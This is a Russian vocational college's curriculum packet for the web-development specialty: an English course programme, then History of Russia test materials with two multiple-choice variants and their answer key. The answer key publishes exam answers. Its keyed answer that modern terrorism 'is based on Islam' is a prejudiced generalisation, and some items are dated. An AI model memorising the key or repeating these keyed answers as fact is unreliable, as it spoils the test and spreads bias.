Рабочая программа дисциплины СГ.02. Иностранный язык в профессиональной деятельности разработана на основе Федерального государственного образовательного стандарта среднего профессионального образования (далее – ФГОС СПО) по специальности *09.02.09 Веб-разработка,* утвержденного приказом Минпросвещения России от 21.11.2023 г. № 879 (зарегистрирован в Минюсте РФ 21.12.2023 № 76532)

Организация-разработчик: АНО СПО «Цифровой колледж «Синергия»

Составитель:
Сидорова А.Ю., зам.директора по УВР

СОДЕРЖАНИЕ

1. Паспорт рабочей программы дисциплины 4

2. Структура и содержание дисциплины 7

3. Условия реализации рабочей программы дисциплины 12

4. Контроль и оценка результатов освоения дисциплины 14

1. ПАСПОРТ РАБОЧЕЙ ПРОГРАММЫ ДИСЦИПЛИНЫ СГ.02. ИНОСТРАННЫЙ ЯЗЫК В ПРОФЕССИОНАЛЬНОЙ ДЕЯТЕЛЬНОСТИ

1.1. Область применения программы

Рабочая программа дисциплины СГ.02. Иностранный язык в профессиональной деятельности является частью основной профессиональной образовательной программы СПО – программы подготовки специалистов среднего звена по специальности *09.02.09 Веб-разработка*, входящей в состав укрупненной группы специальностей 09.00.00 Информатика и вычислительная техника.

1.2 Место дисциплины в структуре образовательной программы:

Дисциплина СГ.02. Иностранный язык в профессиональной деятельности является обязательной дисциплиной социально-гуманитарного цикла и изучается в течение всего срока обучения (1-4 семестр).

Иностранным языком является английский язык.

1.3. Требования к результатам освоения дисциплины:

В результате освоения дисциплины обучающийся **должен**

уметь:

$У_1$ - общаться (устно и письменно) на английском языке на профессиональные и повседневные темы;

$У_2$ - переводить (со словарем) английские тексты профессиональной направленности;

$У_3$ - самостоятельно совершенствовать устную и письменную речь, пополнять словарный запас;

знать:

$З_1$ - лексический (1200-1400 лексических единиц) и грамматический минимум, необходимый для чтения и перевода (со словарем) иностранных текстов профессиональной направленности.

с целью овладения **общими компетенциями (ОК)**:

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам;

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности;

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, *предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях*;

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде;

ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, *применять стандарты антикоррупционного поведения*[1].

ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках.

и профессиональных компетенций (ПК):

ПК 1.1. Проектировать информационные ресурсы.

ПК 1.2. Разрабатывать интерфейсы пользователя.

ПК 1.3. Интегрировать программный код в соответствующую инфраструктуру.

ПК 1.4. Использовать систему контроля версий в процессе коллективной (параллельной) разработки.

ПК 1.5. Выполнять процедуру тестирования программного кода

ПК 2.1. Устанавливать прикладное программное обеспечение и модули информационных ресурсов, включая их настройку.

ПК 2.2. Проводить работы по резервному копированию и развертыванию резервной копии информационных ресурсов.

ПК 2.3. Настраивать права пользователей в соответствии с функциональными задачами (ролями) и на основании информации о поведенческих факторах.

ПК 2.4. Применять программные средства обеспечения безопасности информации веб-приложений.

ПК 2.5. Обрабатывать запросы заказчика в службе технической поддержки в соответствии с трудовым заданием.

ПК 3.1. Проектировать структуры разделов информационных ресурсов с целью создания эскиза и прототипа интерфейса пользователя.

ПК 3.2. Разрабатывать интерфейс пользователя для информационных ресурсов с использованием стандартов в области веб-разработки.

[1] *Выделенное курсивом не формируется в рамках данной дисциплины*

ПК 3.3. Создавать структуру кода веб-страницы информационного ресурса в соответствии с дизайн-макетом.

ПК 3.4. Создавать программный код на стороне клиента в соответствии с техническим заданием (спецификацией) с использованием языков программирования, библиотек и фреймворков.

1.4. Количество часов на освоение рабочей программы дисциплины:

Объем дисциплины – 131 час, в том числе

в форме практической подготовки – 40 часов

включает:

объем работы обучающегося во взаимодействии с преподавателем – 82 часа, в том числе

практические занятия – 82 часа;

самостоятельная работа обучающегося – 49 часов

Обязательная часть рабочей программы составляет – 131 час, вариативная часть – 00 часов.

2. СТРУКТУРА И СОДЕРЖАНИЕ ДИСЦИПЛИНЫ

2.1. Объем дисциплины и виды учебной работы

Вид учебной работы	Объем часов
Объем дисциплины (всего)	**131**
в том числе:	
в форме практической подготовки	40
Объем работы обучающегося во взаимодействии с преподавателем	**82**
в том числе:	
практические занятия	82
Самостоятельная работа обучающегося (всего)	**49**
в том числе: чтение текстов и выполнение заданий после них изучение темы PROGRAMMING LANGUAGES (Языки программирования)	 43 6

2.2. Формы промежуточной аттестации

3 семестр – другие формы контроля
4 семестр – дифференцированный зачет
5 семестр – другие формы контроля
6 семестр - дифференцированный зачет

2.2. Тематический план и содержание дисциплины СГ.02. Иностранный язык в профессиональной деятельности

Наименование разделов и тем	Содержание учебного материала, лабораторные и практические занятия, самостоятельная работа обучающихся		Объем часов	в т.ч. практической подготовки	Формируемые компетенции
Раздел 1. Значение английского языка для специалиста			**76**		
ВВОДНО-КОРРЕКТИВНЫЙ КУРС			**22**		
Тема 1.1. Английский язык – язык делового общения	*Содержание учебной дисциплины*		*11*		
	Практические занятия		**8**		ОК 01,ОК 04, ОК 06, ОК 09
	1	Основы английского языка Фонетика. Правила чтения. Основы грамматики	2		
	2	Приветствие и знакомство Лексические единицы. Грамматический материал.	2		
	3	Работа с текстами и выполнение лексико-грамматических упражнений	2		
	4	Самопрезентация. Монолог. Диалог. Составление резюме.	2		
	Самостоятельная работа		**3**		ОК 01, ОК 06, ОК 09
	- составить монолог-самопрезентацию				
Тема 1.2. Английский язык и моя будущая профессия	*Содержание учебной дисциплины*		*9*		
	Практические занятия		**6**		ОК 01,ОК 04, ОК 06, ОК 09
	1	Личностные качества человека	2		
	2	Профессиональные качества специалиста	2		
	3	Моя будущая профессия	2		
	Самостоятельная работа		**3**		ОК 01, ОК 06, ОК 09
	- работа с текстом				
	Другие формы контроля		**2**		
	ВСЕГО по СГ.02. (3 семестр)		**22**		
ОБЩЕБЫТОВАЯ ЛЕКСИКА			**42**		
Тема 1.3. Страны изучаемого языка	*Содержание учебной дисциплины*		*16*		ОК 01,ОК 04, ОК 06, ОК 09
	Практические занятия		**10**		
	1	Великобритания	2		
	2	США	2		

	3	Австралия	2		
	4	Индонезия	2		
	5	Английский язык – язык делового общения	2		
	Самостоятельная работа		**6**		ОК 01, ОК 06, ОК 09
	Составление монолога о странах изучаемого языка по плану				
Тема 1.4. Традиции и быт	*Содержание учебной дисциплины*		*14*		
	Практические занятия		**8**		ОК 01,ОК 04, ОК 06, ОК 09
	1	Продукты. Еда. Напитки. В ресторане	2		
	2	В отеле. В поезде и самолете	2		
	3	На улице, в общественном транспорте	2		
	4	В музеях, театрах, кино. Виды магазинов и отделов. Покупки	2		
	Самостоятельная работа		**6**		ОК 01, ОК 06, ОК 09
	- выполнение лексико-грамматических упражнений				
Тема 1.5. Праздники и свободное время	*Содержание учебной дисциплины*		*10*		
	Практические занятия		**4**		ОК 01,ОК 04, ОК 06, ОК 09
	1	Государственные праздники	2		
	2	Выходные дни	2		
	Самостоятельная работа		**6**		ОК 01, ОК 06, ОК 09
	- выполнение лексико-грамматических упражнений				
	Дифференцированный зачет		**2**		
	ВСЕГО по СГ.02. (4 семестр)		**42**		
ИНОСТРАННЫЙ ЯЗЫК В ПРОФЕССИОНАЛЬНОЙ ДЕЯТЕЛЬНОСТИ					
Тема 2. Информационные технологии	*Содержание учебной дисциплины*				
	Практические занятия		**24**		ОК 01-ОК 04, ОК 06, ОК 09 ПК 1.1-ПК 1.5, ПК 2.1-ПК 2.5, ПК 3.1-ПК 3.5
	1-2	**Information-Dependent Society. Computer Literacy. What is a Computer? Application of Computers. (Общество, зависимое от информации. Компьютерная грамотность. Что такое компьютер?)** Лексические единицы по теме. Чтение текста. Аудирование. Диалоги. Выполнение лексико-грамматических упражнений. Монологические высказывания по теме. Беседа. Контроль по теме.	4	4	
	3-5	**Development of Microelectronics Development of Electronics. Microelectronics and Microminiaturization. (Развитие микроэлектроники. Развитие электроники. Микроэлектроника и микроминиатюризация)**	6	6	

		Лексические единицы по теме. Чтение текста. Аудирование. Диалоги. Выполнение лексико-грамматических упражнений. Монологические высказывания по теме. Беседа. Контроль по теме.			
	6-8	**History of Computers. The First Computers. Some First Computer Models. Four Generations of Computers. (История создания компьютеров. Первые компьютеры. Первые модели компьютеров. Четыре поколения компьютеров)** Лексические единицы по теме. Чтение текста. Аудирование. Диалоги. Выполнение лексико-грамматических упражнений. Монологические высказывания по теме. Беседа. Контроль по теме.	6	6	
	9-11	**Data Processing Concepts. Data Processing and Data Processing Systems. Advantages of Computer Data Processing. (Понятие обработки данных. Обработка информации и системы обработки информации. Преимущества обработки информации с помощью компьютера)** Лексические единицы по теме. Чтение текста. Аудирование. Диалоги. Выполнение лексико-грамматических упражнений. Монологические высказывания по теме. Беседа. Контроль по теме.	6	6	
	Самостоятельная работа		**11**		ОК 01, ОК 06, ОК 09 ПК 1.1-ПК 1.5, ПК 2.1-ПК 2.5, ПК 3.1-ПК 3.5
	Выполнение заданий по изучаемым темам				
		Другие формы контроля	**2**		
		ВСЕГО по СГ.02. (5 семестр)	**35**	*20*	
	Содержание учебной дисциплины		*14*		
	Практические занятия		**20**	*20*	ОК 01 - ОК 04, ОК 06, ОК 09 ПК 1.1-ПК 1.5, ПК 2.1-ПК 2.5, ПК 3.1-ПК 3.5
	1	**Functional Organization of the Computer. Functional Units of Digital Computers. Some Features of Digital Computers. Logical Circuit Elements. Definition of Mechanical Brain. (Функциональная организация компьютера. Некоторые свойства цифровых компьютеров. Логические элементы схемы. Определение механического мозга)** Лексические единицы по теме. Чтение текста. Аудирование. Диалоги. Выполнение лексико-грамматических упражнений. Монологические высказывания по теме. Беседа. Контроль по теме.	4	4	
	2	**Storage. Storage Units. Storage devices. Memory. (Запоминающее**	4	4	

		устройство. Блоки памяти. Компоненты памяти) Лексические единицы по теме. Чтение текста. Аудирование. Диалоги. Выполнение лексико-грамматических упражнений. Монологические высказывания по теме. Беседа. Контроль по теме.			
	3	**Central Processing Unit. The CPU Main Components. (Центральное процессорное устройство, ЦПУ. Основные компоненты ЦПУ)** Лексические единицы по теме. Чтение текста. Аудирование. Диалоги. Выполнение лексико-грамматических упражнений. Монологические высказывания по теме. Беседа. Контроль по теме.	4	4	
	4	**Input-Output Units. Input-Output Environment. Input Devices. Output devices. Printers. Keyboard Devices. Scanners. (Устройства ввода-вывода. Среда устройств ввода-вывода. Компоненты ввода. Устройства вывода информации. Принтеры. Клавишные устройства. Сканеры)** Лексические единицы по теме. Чтение текста. Аудирование. Диалоги. Выполнение лексико-грамматических упражнений. Монологические высказывания по теме. Беседа. Контроль по теме.	4	4	
	5	**Personal Computers. Application of Personal Computers. Modem. Microcomputer System Organization. (Персональные компьютеры. Использование персональных компьютеров. Модем. Организация микрокомпьютерной системы)** Лексические единицы по теме. Чтение текста. Аудирование. Диалоги. Выполнение лексико-грамматических упражнений. Монологические высказывания по теме. Беседа. Контроль по теме.	4	4	
	Самостоятельная работа		**18**		ОК 01, ОК 06, ОК 09 ПК 1.1-ПК 1.5, ПК 2.1-ПК 2.5, ПК 3.1-ПК 3.5
	Выполнение заданий по изучаемым темам		8		
	PROGRAMMING LANGUAGES (Языки программирования) Лексические единицы по теме. Чтение текста. Аудирование. Диалоги. Выполнение лексико-грамматических упражнений. Монологические высказывания по теме. Беседа.		6		
	Дифференцированный зачет		**2**	2	
	ВСЕГО по СГ.02. (6 семестр)		**32**		
		ИТОГО:	**131**	**40**	

3. УСЛОВИЯ РЕАЛИЗАЦИИ РАБОЧЕЙ ПРОГРАММЫ ДИСЦИПЛИНЫ

3.1. Материально-техническое обеспечение

Реализация рабочей программы дисциплины проходит в кабинете иностранного языка.

Оборудование кабинета:

- посадочные места по количеству обучающихся;
- рабочее место преподавателя – АРМ преподавателя;

3.2. Учебно-методическое обеспечение

По дисциплине СГ.02. Иностранный язык в профессиональной деятельности разработана учебно-методическая документация:

- рабочая программа дисциплины;
- оценочные материалы;
- методические указания по выполнению самостоятельной работы.

3.3. Информационное обеспечение обучения

Учебная литература:

1. Иванова О. Ф. Английский язык. Пособие для самостоятельной работы учащихся (B1 — C1) : учебное пособие для среднего профессионального образования / О. Ф. Иванова, М. М. Шиловская. — 2-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 357 с. — (Профессиональное образование). — ISBN 978-5-534-15795-6. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/509748 (дата обращения: 12.01.2024).

2. Куряева Р. И. Английский язык. Лексика и грамматика : учебник для среднего профессионального образования / Р. И. Куряева. — 8-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 497 с. — (Профессиональное образование). — ISBN 978-5-534-16553-1. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/531289 (дата обращения: 12.01.2024).

3. Краснова Т. И. Английский язык для специалистов в области интернет-технологий. English for Internet Technologies : учебное пособие для среднего профессионального образования / Т. И. Краснова, В. Н. Вичугов. — 3-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 191 с. — (Профессиональное образование). — ISBN 978-5-534-16921-8. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/532021 (дата обращения: 12.01.2024).

4. Чикилева Л. С. Английский язык в бизнес-информатике. English for Business Informatics (B1-B2) : учебник и практикум для среднего профессионального образования / Л. С. Чикилева, Е. Л. Авдеева, Л. С. Есина. — 2-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 196 с. — (Профессиональное образование). — ISBN 978-5-534-16163-2. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/530548 (дата обращения: 12.01.2024).

Дополнительная литература:

1. Англо-русский и русско-английский словарь
2. Андрюшкин А.П. Business English. Деловой английский язык. – Норинт, 2019
3. Кумарова М.Г. Новый бизнес-английский (Курс деловой лексики английского языка) – М.: Акалис, 2019
4. Радовель, В.А. Английский язык в сфере информационных технологий: учебно-практическое пособие / В.А. Радовель. — Москва : КНОРУС, 2017. — 232 с

4 КОНТРОЛЬ И ОЦЕНКА РЕЗУЛЬТАТОВ ОСВОЕНИЯ ДИСЦИПЛИНЫ

Контроль и оценка результатов освоения дисциплины осуществляется преподавателем в процессе текущего контроля знаний, проверки выполнения заданий практических занятий и самостоятельной работы, а также во время промежуточной аттестации.

Оценка качества подготовки обучающихся осуществляется через оценку знаний, умений по дисциплине и оценку сформированности компетенций.

Результаты обучения (знания, умения)	**Формы и методы контроля и оценки результатов обучения**	
	Текущий контроль	**Промежуточная аттестация**
уметь:		
$У_1$ - общаться (устно и письменно) на английском языке на профессиональные и повседневные темы	- оценка выполнения заданий на практических занятиях; - оценка выполнения самостоятельной работы	- контрольная работа - дифференцированный зачет
$У_2$ - переводить (со словарем) английские тексты профессиональной направленности;		
$У_3$ - самостоятельно совершенствовать устную и письменную речь, пополнять словарный запас;		
знать:		
$З_1$ - лексический (1200-1400 лексических единиц) и грамматический минимум, необходимый для чтения и перевода (со словарем) иностранных текстов профессиональной направленности.	- оценка выполнения заданий на практических занятиях; - устный опрос; - письменный опрос; - оценка выполнения заданий самостоятельной работы.	- контрольная работа - дифференцированный зачет

Оценка ***профессиональных компетенций (ПК)*** происходит через освоенные знания и умения.

Оценка общих компетенций (ОК):

Результат (общие компетенции)	*Основные показатели*
ОК 01. Выбирать способы решения задач профессиональной деятельности, применительно к различным контекстам	- самостоятельно организует свою деятельность по выданным заданиям - умеет оценить свои возможности для выполнения поставленных целей, задач, заданий по дисциплине

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности	- осуществляет поиск информации в сети Интернет и различных электронных носителях - извлекает информацию с электронных носителей - использует средства ИТ для обработки и хранения информации - представляет информацию в различных формах с использованием разнообразного программного обеспечения - создает презентации в различных формах
ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, *предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях*	- берет на себя ответственность за принятое решение/совершенный поступок - ответственно выполняет разовые/постоянные поручения в группе - может спрогнозировать результат - умеет оценить свои действия, поступки и проанализировать их
ОК 04. Эффективно взаимодействовать и работать в коллективе и команде	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации
ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять *стандарты антикоррупционного поведения*[2].	- ведет деловую беседу в соответствии с этическими нормами - признает чужое мнение - способен к эмпатии - не обманывает - старается выполнять задания сам, не прибегая к помощи других
ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках	- осуществлять эффективный поиск необходимой информации в российских и зарубежных источниках: нормативно-правовой документации, стандартов, научных публикации, технической документации; - уметь применять лексику и грамматику иностранного языка для перевода текста, содержание которого включает профессиональную лексику;

[2] *Выделенное курсивом в рамках данной дисциплины не формируется*

	- уметь анализировать, систематизировать и применять в профессиональной деятельности информацию, содержащуюся в документации профессиональной области.

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДЕНО
Директором АНО СПО «Цифровой колледж «Синергия»
в составе образовательной программы
по специальности
09.02.09 Веб-разработка

Оценочные материалы
для промежуточной аттестации
по дисциплине
СГ.01. История России

по специальности 09.02.09 Веб-разработка

Разработчик: Сидорова А.Ю., зам.директора по УВР

Якутск, 2025

1. Пояснительная записка

Оценочные материалы для промежуточной аттестации по дисциплине СГ.01. История России предназначены для контроля освоения запланированных результатов по дисциплине и общих компетенций обучающихся по *специальности 09.02.09 Веб-разработка***,** входящей в состав укрупненной группы специальностей 09*.00.00 Информатика и вычислительная техника*.

1.1. Оценка освоения дисциплины

В результате освоения дисциплины СГ.01. История России обучающийся должен

уметь:

$У_1$ - ориентироваться в современной экономической, политической и культурной ситуации в России и мире;

$У_2$ - выявлять взаимосвязь отечественных, региональных, мировых социально-экономических, политических и культурных проблем;

знать:

$З_1$ - основные периоды истории Российского государства, ключевые социально-экономические процессы, а также даты важнейших событий отечественной истории;

$З_2$ - имена героев Первой мировой, Гражданской, Великой Отечественной войн, исторических личностей, внесших значительный вклад в социально-экономическое, политическое и культурное развитие России в XX – начале XXI века;

$З_3$ - сущность и причины локальных, региональных, межгосударственных конфликтов в конце XX – начале XXI в.;

$З_4$ - роли России в мировых политических и социально-экономических процессах с древнейших времен до настоящего времени;

$З_5$ - назначение ООН, НАТО, ЕС и других организаций и основные направления их деятельности;

$З_6$ - о роли науки, культуры и религии в сохранении укреплении национальных и государственных традиций;

$З_7$ - содержание и назначение важнейших правовых и законодательных актов мирового и регионального значения.

с целью овладения **общими компетенциями (ОК)**:

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности.

ОК 04. Эффективно взаимодействовать и работать в коллективе и команд

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста.

ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, *применять стандарты антикоррупционного поведения*[1].

Форма промежуточной аттестации – ***дифференцированный зачет.***

Вид – рейтинговая система.

Критерии оценивания

Общая оценка по дисциплине СГ.01. История России выставляется как средняя арифметическая по формуле:

$$О_и = \frac{\sum О_{ПЗ} + \sum О_{с.р} + О_Т}{10}$$

где $О_и$ – общая оценка по дисциплине «История»
$\sum О_{ПР}$ – сумма оценок за практические занятия
$\sum О_{с.р}$ – сумма оценок за самостоятельную работу*
$О_Т$ – оценка за выполненный тест
10 – количество оценок, которое минимум должен получить обучающийся по дисциплине.

Тест, который содержат 20 вопросов. Количество вариантов – 2.

[1] *Выделенное курсивом не формируется в рамках данной дисциплины*

Эталон ответов
на ТЕСТ
по дисциплине СГ.01. ИСТОРИЯ РОССИИ

№ воп-роса	Правильный ответ вариант 1	Кол-во баллов	Правильный ответ вариант 2	Кол-во баллов
1	Б	1	Б	1
2	А	1	Б	1
3	Г	1	Б	1
4	В	1	Б	1
5	В	1	В	1
6	В	1	Б	1
7	Б	1	А	1
8	В	1	А	1
9	Г	1	А	1
10	Г	1	А	1
11	В	1	В	1
12	В	1	В	1
13	Б	1	Б	1
14	Г	1	В	1
15	В	1	В	1
16	Б	1	А	1
17	В	1	Г	1
18	А	1	В	1
19	В	1	В	1
20	Б	1	Г	1
	ИТОГО:	**20**		**20**

Уровень подготовки студентов оценивается в баллах: «отлично», «хорошо», «удовлетворительно», «неудовлетворительно».

Критерии оценки тестовых заданий

Каждый правильный ответ оценивается в 1 балл.

«Отлично» - 20-18 правильных ответов (100-90 %)

«Хорошо» - 16-17 правильных ответа (89-80 %)

«удовлетворительно» - 14-15 правильных ответов (79-70 %)

«неудовлетворительно» - 13 и менее правильных ответов (69 и менее %)

ТЕСТ
по дисциплине СГ.01. ИСТОРИЯ РОССИИ

Инструкция по выполнению теста

Внимательно прочитайте задания и ответы запишите на бланке.

Время выполнения задания – 30 минут.

ВАРИАНТ 1

Тестовые задания с выбором одного правильного ответа

1. Современное развитие стран мира характеризуется:
А) холодной войной Б) глобализацией В) агрессией

2. Первые годы проведения рыночных реформ в России (1992-1993 г.г.) были отмечены:
А) падением объёмов производства
Б) развитием военно-промышленного комплекса
В) макроэкономической стабилизацией
Г) увеличением доходов большинства населения

3. Толчком к созданию ООН послужило
А) начало освоения космоса Б) открытие атома
В) создание лекарств Г) Вторая мировая война

4. Ограниченный контингент советских войск присутствовал в Афганистане в период:
А) 1990-1999 г.г. Б) 1970-1989 г.г.
В) 1979-1989 г.г. Г) 1999-2000 г.г.

5. Первым лидером партии ЛДПР в РФ был
А) Г. Явлинский Б) М. Прохоров
В) В. Жириновский Г) Г. Зюганов

6. Террористический акт в Беслане произошёл
А) 1 сентября 2011г. Б) 11 сентября 2001г.
В) 1 сентября 2004г. Г) 1 сентября 2000г.

7. Кто наряду с Д. А. Медведевым являлся одним из претендентов на пост президента РФ в марте 2008 года?
А) В. В. Путин Б) Г. А. Зюганов
В) М. М. Касьянов Г) Б. Н. Ельцин

8. Денежная единица европейского характера, введённая в 1999 г., называется
А) франки Б) европейские доллары
В) евро Г) иена

9. Дефолт в РФ произошёл в
А) 2000г. Б) 1995г. В) 1993г. Г) 1998г.

10. Организация, занимающаяся вопросами ядерной энергетики, называется
А) ООН Б) НАТО
В) ОБСЭ Г) ЕВРАТОМ

11. Самыми противоречивыми конфликтами 21 века являются
А) чеченская война Б) ливийская война
В) арабо-израильский конфликт Г) революция на Украине

12. В «большую восьмерку» не входит
А) Великобритания Б) Россия
В) Испания Г) Япония

13. Объединение между государствами Бразилия, Россия, Индия, Китай, Южно-Африканская Республика называется
А) НАТО Б) БРИКС В) АСЕАН Г) «Великая пятёрка»

14. Распад СССР начался с процесса
А) «деколонизация» Б) «модернизация»
В) «перестройка» Г) «Парад суверенитетов»

15. Какое объединение создано странами Азии для взаимопомощи и поддержки друг друга?
А) НАТО Б) БРИКС В) АСЕАН Г) СЭВ

16. «Шоковая терапия» - это политика, проводимая в
А) странах НАТО Б) Российской Федерации
В) Великобритании Г) Японии

17. Вопросами образования, науки и культуры в составе ООН занимается
А) ВОЗ Б) ЮНИСЕФ В) ЮНЕСКО Г) МВФ

18. Кто руководит ООН?
А) Генеральный секретарь Б) президент
В) премьер-министр Г) секретарь

19. Причина политики перестройки:

А) распад СССР
Б) стремление демократов быстрее прийти к власти
В) экономический и политический кризис
Г) приход на пост Генерального секретаря М. С. Горбачёва

20. Кризис 1993 г. в РФ касался:

А) создания ГКЧП и захвата им власти
Б) противоречий между президентом и парламентом
В) распада СССР
Г) недоверия Б. Н. Ельцину

ТЕСТ
по дисциплине СГ.01. ИСТОРИЯ РОССИИ

Инструкция по выполнению теста
Внимательно прочитайте задания и ответы запишите на бланке.
Время выполнения задания – 30 минут.

ВАРИАНТ 2

Тестовые задания с выбором одного правильного ответа

1. Цель международной политики стран мира - это
А) раздел мира на сферы влияния Б) интеграция во всех сферах жизни
В) стремление к гегемонии Г) разобщённость

2. Страны этого региона лидируют в области нефтедобычи и продажи.
А) Юго-Восточной Азии Б) Арабского Востока
В) Российская Федерация Г) Латинская Америка

3. Основной проблемой современного развития стран Азии является:
А) низкий уровень жизни Б) локальные конфликты
В) колониальные режимы Г) «экономическое чудо»

4. Беловежское соглашение было подписано
А) 15 марта 1991г. Б) 30 декабря 1991г.
В) 21 октября 1991 г. Г) 21 августа 1991г.

5. ООН была создана в
А) 1999г. Б) 1990г. В) 1945г. Г) 1949г.

6. Одной из самых острых проблем современности является:
А) международный бандитизм Б) международный терроризм
В) антиглобализм Г) национализм

7. Когда был совершён террористический акт против США, вследствие которого в корне поменялись международные отношения и международная политика?
А) 11 сентября 2001г. Б) 1 сентября 2008г.
В) 29 октября 2010г. Г) 11 марта 2011г.

8. Современный терроризм основан
А) на исламе Б) на буддизме
В) на нацизме Г) на пацифизме

9. Кто возглавляет пост премьер-министра Великобритании?
А) Т.Мей Б) Н. Саркози В) А. Меркель Г) Б. Обама

10. Современная цель развития РФ - это
А) усиление своих позиций в мире
Б) конкурентоспособная экономика
В) подавление экстремистских движений на Востоке
Г) расширение территорий на Востоке

11. После распада СССР, страны, входящие в него, создали международный блок:
А) НАТО Б) СЭВ В) СНГ Г) ЕС

12. Стабилизация внутреннего и внешнего развития РФ произошла при
А) Б. Н. Ельцине Б) Г. Н. Зюганове
В) В. В. Путине Г) Д. А. Медведеве

13. Процесс совершенствования и перестройки науки и научных достижений второй половины 20 начала 21 веков называется:
А) неолитическая революция Б) НТР
В) промышленная революция Г) чудо

14. Конституция РФ была принята:
А) в 1991г. Б) в 1992г. В) в 1993г. Г) в 1996г.

15. К современным направлениям НТП относятся:
А) атомное строение Б) роботостроение
В) микроэлектроника Г) генная инженерия

16. Российская Федерация не входит в
А) НАТО Б) ООН В) СНГ Г) ВТО

17. … - террористическая организация является основным организатором мировых терактов
А) Сыны Аллаха Б) Абу Нидаль
В) Абу Сайяф Г) Аль Каида

18. В составе ООН вопросами сельского хозяйства занимается
А) ЮНЕСКО Б) ЮНИСЕФ В) ФАО Г) ВТО

19. Международный блок, созданный для совместного решения проблем европейского региона, называется
А) ООН Б) НАТО В) ЕС Г) «большая восьмёрка»

20. Политическая партия, занимающая лидирующее место в политической системе страны, называется

А) «Справедливая Россия» Б) ЛДПР В) КПРФ

Г) «Единая Россия»

1.2. Сформированность компетенций обучающихся

В результате освоения дисциплины **История России** обучающийся должен показать также и сформированность ***общих компетенций (ОК):***

Результат (общие компетенции)	*Основные показатели*
ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности.	- осуществляет поиск информации в сети Интернет и различных электронных носителях - извлекает информацию с электронных носителей - использует средства ИТ для обработки и хранения информации - представляет информацию в различных формах с использованием разнообразного программного обеспечения - создает презентации в различных формах
ОК 04. Эффективно взаимодействовать и работать в коллективе и команд	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - составляет отчеты, задания в соответствии с запросом и предъявляемыми требованиями - оформляет документы в соответствии с нормативными актами - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации
ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах - способен оценить уровень своих знаний по дисциплине
ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, *применять стандарты антикоррупционного поведения*[2].	- ведет деловую беседу в соответствии с этическими нормами - признает чужое мнение - способен к эмпатии - не обманывает - старается выполнять задания сам, не прибегая к помощи других

[2] *Выделенное курсивом не формируется в рамках данной дисциплины*

Критерии

2 балла - компетенция проявляется постоянно в полной мере (сформирована полностью);

1 балл - компетенция проявляется иногда или неполностью (частично сформирована);

0 баллов - компетенция не проявляется (не сформирована).

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАБОЧАЯ ПРОГРАММА ДИСЦИПЛИНЫ

СГ.03. Безопасность жизнедеятельности

для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДАЮ
Директор АНО СПО «Цифровой колледж «Синергия»
С.Н.Семенов
«10» 04 2025 г.

